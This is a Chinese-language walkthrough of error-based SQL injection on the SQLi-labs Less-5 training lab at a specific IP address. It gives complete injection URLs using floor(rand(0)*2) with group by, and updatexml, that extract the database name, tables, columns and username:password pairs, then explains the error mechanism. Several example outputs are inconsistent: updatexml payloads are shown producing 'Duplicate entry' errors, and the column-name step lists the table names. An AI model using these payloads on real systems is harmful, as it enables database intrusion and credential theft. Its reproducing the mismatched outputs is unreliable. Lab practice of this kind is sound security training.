针对 Less-5 的实战利用
步骤一:获取数据库名
方法一:
sql
http://223.112.39.132:46157/Less-5/?id=1'
union select 1, count(*),
concat(
  (select database()),
  '---',
  floor(rand(0)*2)
) as a
from information_schema.tables
group by a --+
结果示例:
text
Duplicate entry 'security---1' for key 'group_key'✅ 数据库名 = security
方法二:
sql
http://223.112.39.132:46157/Less-5/?id=1'
and updatexml(1, concat(0x7e, (select database()), 0x7e), 1) --+
结果示例:
text
XPATH syntax error: '~security~'✅ 数据库名 = security
步骤二:获取所有表名
sql
http://223.112.39.132:46157/Less-5/?id=1'
and updatexml(1, concat(0x7e, (
  select group_concat(table_name)
  from information_schema.tables
  where table_schema=database()

), 0x7e), 1) --+
结果示例:
text
Duplicate entry 'emails,referers,uagents,users---0' for key 'group_key'✅ 表名 = emails, referers, uagents, users
步骤三:获取字段名(以users表为例)
sql
http://223.112.39.132:46157/Less-5/?id=1'
and updatexml(1, concat(0x7e, (
select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'

), 0x7e), 1) --+
结果示例:
text
XPATH syntax error: '~id,username,password~'✅ 字段 = emails,referers,uagents,users
步骤四:拖取敏感数据
sql
http://223.112.39.132:46157/Less-5/?id=1'
and updatexml(1, concat(0x7e, (
  select group_concat(username,':',password)
   from users
), 0x7e), 1) --+
结果示例:
sql
Duplicate entry 'Dumb:Dumb,Angelina:I-kill-you,...---0' for key 'group_key'
✅ 用户名密码 = Dumb:Dumb, Angelina:I-kill-you, ...
为什么这个方法在Less-5有效?
-
漏洞特性:
- 页面不显示查询结果,但显示SQL错误信息
rand(0)的确定性序列是触发报错的关键
-
优势对比:
方法 请求次数 速度 复杂度 布尔盲注 数百次 慢 高 时间盲注 数百次 极慢 高 报错注入 1次 即时 低 -
防御绕过 :
即使应用不返回查询结果,只要泄露错误信息,此方法就有效
报错注入原理分析(针对您的Payload)
sql
?id=1'
union select 1, count(*),
concat(
  (select database()),  -- 获取数据库名
  '---',
  floor(rand(0)*2)      -- 生成随机数0或1
) as a
from information_schema.tables
group by a --+
关键技术点floor
-
floor(rand(0)*2)- 固定种子
0的rand()会生成可预测序列:0,1,1,0,1,1... floor(rand(0)*2)结果序列:0,1,1,0,1,1...
- 固定种子
-
group by+count(*)- 当使用
group by对虚拟列a分组时:- 首次遇到新值 → 建立新分组
- 再次遇到相同值 → 增加计数
- 关键漏洞 :MySQL 在建立分组时先计算
rand()值再判断是否存在分组
- 当使用
-
触发报错的流程:
行号 rand()值操作 结果 1 0 创建分组 dbname---0成功 2 1 创建分组 dbname---1成功 3 1 增加分组 dbname---1计数成功 4 0 尝试增加分组 dbname---0计数⚠️ 但此时分组未创建( rand()序列特性)→ 报错 -
报错信息泄露数据 :
错误消息会包含导致冲突的虚拟列值:
sqlDuplicate entry 'security---0' for key 'group_key'其中
security就是数据库名!